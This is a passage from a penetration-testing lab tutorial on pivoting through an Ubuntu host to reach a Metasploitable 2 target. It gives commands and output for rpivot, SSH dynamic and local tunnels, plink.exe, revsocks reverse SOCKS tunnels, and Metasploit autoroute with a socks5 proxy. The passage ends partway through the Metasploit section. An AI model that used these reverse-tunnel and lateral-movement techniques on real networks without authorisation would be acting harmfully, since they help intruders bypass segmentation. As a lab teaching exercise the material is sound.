
Now install rpivot in the **Ubuntu** machine and connect it with the Kali Linux

```
git clone https://github.com/klsecservices/rpivot.git
python client.py --server-ip 192.168.1.2 --server-port 9999
```





```
root@ubuntu:~# git clone https://github.com/klsecservices/rpivot.git ←
Cloning into 'rpivot'...
remote: Enumerating objects: 37, done.
remote: Total 37 (delta 0), reused 0 (delta 0), pack-reused 37
Unpacking objects: 100% (37/37), 51.18 KiB | 211.00 KiB/s, done.
root@ubuntu:~# cd rpivot/ ←
root@ubuntu:~/rpivot# python client.py --server-ip 192.168.1.2 --server-port 9999 ←
Backconnecting to server 192.168.1.2 port 9999
```

Now go to the web browser in your Kali Linux machine, and **manually configure the proxy**. Set the Socks host address as local address and port as 1080. Select the **Socks version 4** and mention the local address for '**no proxy for**'.



Now when you open the web browser in your Kali Linux machine, but the IP address of the Metasploitable 2 and hence you will be able to see the connection.



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

## Dynamic SSH Tunneling

Dynamic SSH Tunneling provides a connection with the range of ports by making SSH work like a SOCKS proxy Kali Linux. A SOCKS proxy is an SSH tunnel where applications send their traffic using a tunnel where the proxy sends it traffic like how it is sent to the internet. In SOCKS proxy, it is mandatory to configure the individual client. Dynamic Tunneling can receive connections from numerous ports.

In Kali Linux machine let's run the command to connect with the Ubuntu using Dynamic SSH tunnelling.

```
ssh -D 7000 raj@192.168.1.108
```

```
└# ssh -D 7000 raj@192.168.1.108 ←
raj@192.168.1.108's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

5 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable



Your Hardware Enablement Stack (HWE) is supported until April 2025.
** System restart required ***
Last login: Wed Dec  2 08:54:34 2020 from 192.168.1.2
raj@ubuntu:~$
```



Once the connection between the Kali Linux and Ubuntu is made, let's open the browser in the Kali Linux machine and configure the proxy in the settings. Choose to **manually configure the proxy** and mention the local address as the socks host and the port number as 7000. Now select the **socks version 5** and mention the local address in '**no proxy for**' section.



Hence when you put the IP of the Metasploitable 2 in the browser of the Kali Linux, you will have an accessible connection Metasploitable 2 using dynamic Tunnelling.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

## Local SSH Tunneling



Here, all the connections which are trying to connect with the Metasploitable 2 using Ubuntu with the local destination and port. The -L indicates the local port.

In the Kali Linux machine, add the localhost and then the Metasploitable 2 username and password to create local SSH tunnelling

```
ssh -L 7000:192.168.22.129:80 raj@192.168.1.108
```



You can open the Kali Linux's browser and mention the local address along with the port 7000 on which the traffic was transferred.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

### Local SSH Tunnelling using Plink.exe

Here we are making use of command-line in windows machine for tunnelling, where a command-line tool for Putty is being used called plink.exe. Here all the connections which are trying to connect with the Metasploitable 2 using Ubuntu with the local destination and port.

```
plink.exe -L 7000:192.168.226.129:80 raj@192.168.1.108
```



```
C:\Users\raj\Downloads>plink.exe -L 7000:192.168.226.129:80 raj@192.168.1.108 ↵
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 bd:47:c0:8a:fa:97:05:65:bb:8c:35:a9:b9:dd:14:44
If you trust this host, enter "y" to add the key to
PUTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
Using username "raj".
raj@192.168.1.108's password: ↵
Access granted. Press Return to begin session.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-56-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

5 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Dec  6 09:55:45 2020 from 192.168.1.3
raj@ubuntu: ~raj@ubuntu:~$ ↵
```

Now open the web browser in the window's machine and put the local address and the port 7000 on which the traffic of Metasploitable 2 was forwarded. You see that there was local SSH Tunnelling between Metasploitable 2 and the Kali Linux using plink.exe

← → ⌂ ⓘ 127.0.0.1:7000



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutilidae](#)
- [DVWA](#)
- [WebDAV](#)



## Dynamic SSH Tunneling using Plink.exe

Plink.exe is the windows command line for putty in the windows machine which we will use for Dynamic Tunneling can receive connections from numerous ports.

In Kali Linux machine let's run the command to connect with the Ubuntu using Dynamic SSH tunnelling.

```
plink.exe -D 8000 raj@192.168.1.108
```

```
C:\Users\raj\Downloads>plink.exe -D 8000 raj@192.168.1.108 ↵
Using username "raj".
raj@192.168.1.108's password:
Access granted. Press Return to begin session.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-56-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

5 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Dec  6 10:14:16 2020 from 192.168.1.3
[0;raj@ubuntu: ~raj@ubuntu:~$
```

Once the connection between the Kali Linux and Ubuntu is established, let us open the browser in the Kali Linux machine and configure the proxy in the settings. Choose to manually configure the proxy and mention the local address as the socks host and the port number as 8000. Now select the **socks version 5** and mention the local address in '**no proxy for**' section.



Connection Settings X

Configure Proxy Access to the Internet

No proxy  
 Auto-detect proxy settings for this network  
 Use system proxy settings  
 Manual proxy configuration

HTTP Proxy  Port   
 Also use this proxy for FTP and HTTPS

HTTPS Proxy  Port   
FTP Proxy  Port

SOCKS Host  Port   
 SOCKS v4  SOCKS v5

Automatic proxy configuration URL  Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24  
Connections to localhost, 127.0.0.1, and ::1 are never proxied.

Do not prompt for authentication if password is saved  
 Proxy DNS when using SOCKS v5  
 Enable DNS over HTTPS

Use Provider

OK Cancel Help

Hence when you put the IP of the Metasploitable 2 in the browser of the Kali Linux, you will have an accessible connection Metasploitable 2 using dynamic SSH tunnelling with the help of plink.exe.



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

## Tunnelling using Revsocks

Revsocks stands for Reverse socks5 tunneler. You can download it from [here](#) in the windows operating system. Here in the windows system, we are trying to connect with Ubuntu using socks5.

```
revsocks_windows_amd64.exe -listen :8443 -socks 0.0.0.0:1080 -pass test
```

```
C:\Users\raj\Downloads>revsocks_windows_amd64.exe -listen :8443 -socks 0.0.0.0:1080 -pass test ↵
2020/12/07 00:16:36 Starting to listen for clients ↵
2020/12/07 00:16:36 Will start listening for clients on 0.0.0.0:1080 ↵
2020/12/07 00:16:36 Listening for agents on :8443 using TLS ↵
2020/12/07 00:16:37 No TLS certificate. Generated random one. ↵
2020/12/07 00:16:56 [192.168.1.108:60210] Got a connection from 192.168.1.108:60210: ↵
2020/12/07 00:16:57 [192.168.1.108:60210] Got Client from 192.168.1.108:60210 ↵
2020/12/07 00:16:57 [192.168.1.108:60210] Waiting for clients on 0.0.0.0:1080 ↵
2020/12/07 00:17:02 [192.168.1.108:60210] Got client. Opening stream for 127.0.0.1:49684 ↵
2020/12/07 00:17:02 [192.168.1.108:60210] Starting to copy stream to conn for 127.0.0.1:49684 ↵
2020/12/07 00:17:02 [192.168.1.108:60210] Starting to copy conn to stream for 127.0.0.1:49684 ↵
```


Now let's open Ubuntu and download revsocks for Linux. Here we connect Ubuntu with Metasploitable 2 and then we move to proxy settings.

```
./revsocks_linux_amd64 -connect 192.168.1.3:8443 -pass test
```



```
root@ubuntu:~# ./revsocks_linux_amd64 -connect 192.168.1.3:8443 -pass test ←
2020/12/06 10:40:58 Connecting to the far end. Try 1 of 3
2020/12/06 10:40:58 Connecting to far end
2020/12/06 10:40:58 Starting client
2020/12/06 10:43:25 Accepting stream
2020/12/06 10:43:25 Passing off to socks5
2020/12/06 10:43:25 [ERR] socks: Failed to handle request: Connect to 216.58.196.196
2020/12/06 10:43:25 Failed to handle request: Connect to 216.58.196.196:443 failed:
2020/12/06 10:43:25 Accepting stream
2020/12/06 10:43:25 Passing off to socks5
```

Now in the Windows machine, open the browser and open proxy settings. Here, choose to manually configure the manual proxy configuration and mention the local address in the socks host and mention the port number as 1080. Choose the **socks version 5** and then mention the local address in the '**no proxy for**' space.





When you open the web browser in the Windows machine and mention the IP address of the Metasploitable 2, you will be connected with the Metasploitable 2 using revsocks.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

## Tunnelling with Metasploit (SOCKS 5 and 4a)

Here we start Metasploit in the Kali machine. Then a connection is established with Ubuntu using the auxiliary module with the help of SSH. Once the connection is established, a meterpreter session was created. Then we make use of post module with autoroute. The autoroute post module will help create an additional route through the meterpreter which will allow us to dive deeper in the network. Here we will connect with Metasploitable 2. Next, we will use the auxiliary module for socks5. This is now a deprecated module. Set the localhost address and exploit. The auxiliary module will then start running.

```
use post/multi/manage/autoroute
use auxiliary/server/socks5
set srvhost 127.0.0.1
exploit
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions ↵
Active sessions
=====
Id  Name   Type           Information
--  --    --
1   shell  linux          SSH raj:123 (192.168.1.108:22)
2   meterpreter x86/linux raj @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000) @ 192.168.1.108

